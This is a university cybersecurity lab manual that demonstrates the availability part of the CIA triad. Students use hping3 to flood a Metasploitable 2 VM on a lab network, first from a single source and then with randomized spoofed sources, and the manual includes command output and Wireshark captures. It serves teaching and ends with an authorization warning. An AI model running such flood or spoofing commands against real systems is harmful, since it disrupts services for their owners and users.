



University of Dhaka
Dept. of Computer Science and Engineering
Professional Masters in Information and Cyber
Security (PMICS) Program

CSE 808 - Information Infrastructure Protection

Practical Demonstration of CIA

Lab Class 2 – Manual

Conducted by: Md. Shakhawat Hossain Robin

Lab Description

Welcome to the Cybersecurity Lab! In this hands-on session, we will delve into the fundamentals of cybersecurity, focusing on practical exercises of CIA (Confidentiality, Integrity & Availability). CIA is a fundamental concept that serves as the foundation for designing and implementing secure systems and protecting sensitive information. Our primary goal is to understand the practical scenario of CIA triad by doing various hands on task related to the Confidentiality, Integrity & Availability.

Lab Objectives:

- Understand the practical scenario of CIA triad.
- Overview of different types of data (e.g. plaintext, encoded, encrypted, etc.)
- Practical exercise of Confidentiality Pilar
- Familiarization with different types of Encoding, Encryption and Hashing Algorithm.
- Practical experience with encoding and decoding data
- Hands-on exercises of data encryption and decryption for both Symmetric and Asymmetric encryption.
- Gain practical experience and importance of Integrity Pillar.
- Demonstration Stress Testing and DoS & DDoS attack to understand the concept of Availability Pillar.

Prerequisites

- Computer with Kali Linux installed.
- Metasploitable 2
- Kali linux command line tools (openssl, hping3, hash-identifier, etc.)

AVAILABILITY

hping3 (DoS and DDoS Tool)

The hping3 tool allows you test a systems capability by send manipulated packets including size, quantity, and fragmentation of packets in order to overload the target and bypass or attack firewalls. Hping3 can be useful for security or capability testing purposes. By using it, user can test firewalls effectiveness and if a server can handle a big amount of connections. Below you will find instructions on how to use hping3 for security testing purposes.

- **Custom Packet Generation:** **hping3** allows users to craft and send custom TCP, UDP, ICMP, and RAW IP packets with specific characteristics and options.
- **Packet Fragmentation:** It supports packet fragmentation, allowing users to send packets with specified fragmentation options.
- **Firewall Testing:** **hping3** can be used to test firewall rules and policies by sending packets with different TCP/UDP flags and options.
- **Bandwidth Testing:** It can be used to measure bandwidth and network performance by sending packets at a specified rate and analyzing the responses.
- **Remote OS Fingerprinting:** **hping3** can perform remote operating system fingerprinting by analyzing responses to specific TCP/IP packets.
- **Security Assessment:** **hping3** is commonly used for security assessments, penetration testing, and network reconnaissance to identify vulnerabilities and weaknesses in network infrastructure.
- **Open Source:** **hping3** is open-source software, allowing users to view and modify its source code according to their requirements.

Installation of hping3 tool

Command: `sudo apt update`


```
(root@kali)-[/home/kali/Desktop/pmics/encoding]
# sudo apt update
0% [Connected to http.kali.org (18.211.24.19)] [Waiting for headers]^C
```

Command: `sudo apt install hping3 -y`


```
(root@kali)-[/home/kali/Desktop/pmics/encoding]
# sudo apt install hping3 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hping3 is already the newest version (3.a2.ds2-10).
```

Note: In Linux command, sudo is not required if you are a root user


❖ **Setup Metasploitable 2 in your virtual environment and make it accessible from you Kali Linux machine.**



❖ Now check the availability of the system from a browser. Here it's reachable and perfectly working



- ❖ Open Wireshark and select the option any/(your_ethernet), here we will monitor that how many number of hping3 packets are transmitting.



❖ Now we are going to start DoS attack


Command: `sudo hping3 -p 80 <victim_ip/url>`

Here, after few seconds we have stopped the attack and total 27 packet were transmitted during the DoS attack period.

```
(root@kali)~# sudo hping3 -n -p 80 192.168.0.8
HPING 192.168.0.8 (eth0 192.168.0.8): NO FLAGS are set, 40 headers +
0 data bytes
^C
— 192.168.0.8 hping statistic —
27 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Now, we found that 27 packets are also captured in our Wireshark.

This is a very slow attack so now we will increase the number of packets by flooding options.



The image shows a Wireshark packet capture window with the filter `ip.dst == 192.168.0.8`. The packet list shows 27 packets, all of which are TCP segments from source IP 192.168.0.5 to destination IP 192.168.0.8 on port 80. The packets are numbered 13 through 27 in the list, with corresponding sequence numbers and lengths. The packet details pane shows the structure of a TCP segment, including the header and data field.

No.	Time	Source	Destination	Protocol	Length	Info
13	12.354127...	192.168.0.5	192.168.0.8	TCP	56	2390 → 80 [
14	13.359227...	192.168.0.5	192.168.0.8	TCP	56	2391 → 80 [
15	14.363483...	192.168.0.5	192.168.0.8	TCP	56	2392 → 80 [
16	15.402310...	192.168.0.5	192.168.0.8	TCP	56	2393 → 80 [
17	16.407253...	192.168.0.5	192.168.0.8	TCP	56	2394 → 80 [
18	17.410795...	192.168.0.5	192.168.0.8	TCP	56	2395 → 80 [
19	18.411852...	192.168.0.5	192.168.0.8	TCP	56	2396 → 80 [
20	19.413485...	192.168.0.5	192.168.0.8	TCP	56	2397 → 80 [
21	20.419182...	192.168.0.5	192.168.0.8	TCP	56	2398 → 80 [
22	21.423673...	192.168.0.5	192.168.0.8	TCP	56	2399 → 80 [
23	22.424435...	192.168.0.5	192.168.0.8	TCP	56	2400 → 80 [
24	23.454571...	192.168.0.5	192.168.0.8	TCP	56	2401 → 80 [
25	24.456959...	192.168.0.5	192.168.0.8	TCP	56	2402 → 80 [
26	25.459942...	192.168.0.5	192.168.0.8	TCP	56	2403 → 80 [
27	26.462309...	192.168.0.5	192.168.0.8	TCP	56	2404 → 80 [

❖ DoS attack --- Flood mode


Command: `sudo hping3 -p 80 <victim_ip/url> --flood`

And now, within 02(two) minutes we have transmitted 6,21,976 number of packets.

```
(root@kali)-[~]
# sudo hping3 -n -p 80 192.168.0.8 --flood 1 x
HPING 192.168.0.8 (eth0 192.168.0.8): NO FLAGS are set, 40 h
eaders + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.0.8 hping statistic —
621976 packets transmitted, 0 packets received, 100% packet
loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Here, if you take a look to the source address, it's a fixed address which means we doing this from a specific source called DoS attack.

Now we will transmit packets from random sources which means the source address won't be the fixed address and we that this is called DDoS attack.



The image shows a Wireshark packet capture window. The filter is set to 'ip.dst == 192.168.0.8'. The packet list shows a series of TCP packets from source 192.168.0.5 to destination 192.168.0.8. The packet details pane shows the selected packet (No. 621976) as a TCP segment with source port 41458 and destination port 80.

No.	Time	Source	Destination	Protocol	Leng
621962	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621963	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621964	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621965	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621966	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621967	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621968	135.51619...	192.168.0.5	192.168.0.8	TCP	5
621969	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621970	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621971	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621972	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621973	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621974	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621975	135.51620...	192.168.0.5	192.168.0.8	TCP	5
621976	135.51620...	192.168.0.5	192.168.0.8	TCP	5

Frame 621976: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.0.5, Dst: 192.168.0.8
Transmission Control Protocol, Src Port: 41458, Dst Port: 80, Seq: 337
Source Port: 41458


❖ DDoS Attack --rand-source

Again start your wireshark like before and follow the below command

Command: `sudo hping3 -p 80 192.168.0.10 -flood -rand-source`

```
(root@kali)~# sudo hping3 -p 80 192.168.0.10 --flood --rand-source
HPING 192.168.0.10 (eth0 192.168.0.10): NO FLAGS are set,
0 data bytes
hping in flood mode, no replies will be shown
```

Now, check the source address again and see that the source address is not fixed earlier and its generated as random source like DDoS attack.



The image shows a Wireshark packet capture of a DDoS attack. The filter is set to 'ip.dst == 192.168.0.10'. The packet list shows multiple TCP packets from various source IP addresses to port 80 on 192.168.0.10. The source IP addresses are highlighted in a red box, showing they are random. The packet details for the selected packet (No. 75928) are shown below the list.

No.	Time	Source	Destination	Protocol	Length	Info
75912	2024-02-16 21:...	139.135.225.95	192.168.0.10	TCP	56	61882 → 80 [<N
75913	2024-02-16 21:...	222.108.235.218	192.168.0.10	TCP	56	61883 → 80 [<N
75914	2024-02-16 21:...	111.66.164.8	192.168.0.10	TCP	56	61884 → 80 [<N
75915	2024-02-16 21:...	134.30.79.161	192.168.0.10	TCP	56	61885 → 80 [<N
75916	2024-02-16 21:...	69.237.231.237	192.168.0.10	TCP	56	61886 → 80 [<N
75917	2024-02-16 21:...	30.179.205.139	192.168.0.10	TCP	56	61887 → 80 [<N
75918	2024-02-16 21:...	10.136.115.113	192.168.0.10	TCP	56	61888 → 80 [<N
75919	2024-02-16 21:...	139.172.5.244	192.168.0.10	TCP	56	61889 → 80 [<N
75920	2024-02-16 21:...	107.96.237.24	192.168.0.10	TCP	56	61890 → 80 [<N
75921	2024-02-16 21:...	170.133.66.66	192.168.0.10	TCP	56	61891 → 80 [<N
75922	2024-02-16 21:...	92.139.239.221	192.168.0.10	TCP	56	61892 → 80 [<N
75923	2024-02-16 21:...	196.92.118.148	192.168.0.10	TCP	56	61893 → 80 [<N
75924	2024-02-16 21:...	185.10.28.171	192.168.0.10	TCP	56	61894 → 80 [<N
75925	2024-02-16 21:...	65.223.153.205	192.168.0.10	TCP	56	61895 → 80 [<N
75926	2024-02-16 21:...	49.39.179.205	192.168.0.10	TCP	56	61896 → 80 [<N
75927	2024-02-16 21:...	193.225.105.213	192.168.0.10	TCP	56	61897 → 80 [<N
75928	2024-02-16 21:...	206.52.2.107	192.168.0.10	TCP	56	61898 → 80 [<N

Frame 75928: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface ar
Linux cooked capture v1
Internet Protocol Version 4, Src: 206.52.2.107, Dst: 192.168.0.10
Transmission Control Protocol, Src Port: 61898, Dst Port: 80, Seq: 1, Len: 0

Used command details

1. sudo : gives needed privileges to run hping3.
2. --flood : send packets as fast as possible
3. -n : shows target IP instead of host.
4. -p : attack on specific port. (Here we attacked on 80 port)
5. --rand-source: randomize the IP source address, like it's requested from different systems (sort of DDoS)

Others available options of hping3

- -c <count> : Set the number of packets to send.
- -p <port> : Set the destination port number.
- -S : Set the SYN flag in TCP packets (SYN scan).
- -A : Set the ACK flag in TCP packets (ACK scan).
- -U : Use UDP protocol.
- -I <iface> : Set the interface to use.
- -i <secs> : Set the interval between sending packets.
- -d <data> : Set the data to include in packets.
- -s <source> : Set the source IP address.
- -a <ack> : Set the acknowledgment number.

Note: Using hping3 to send SYN packets without proper authorization may be considered malicious or illegal, depending on the context and applicable laws. Always ensure that you have proper authorization before conducting any network testing or security assessments.

Thank You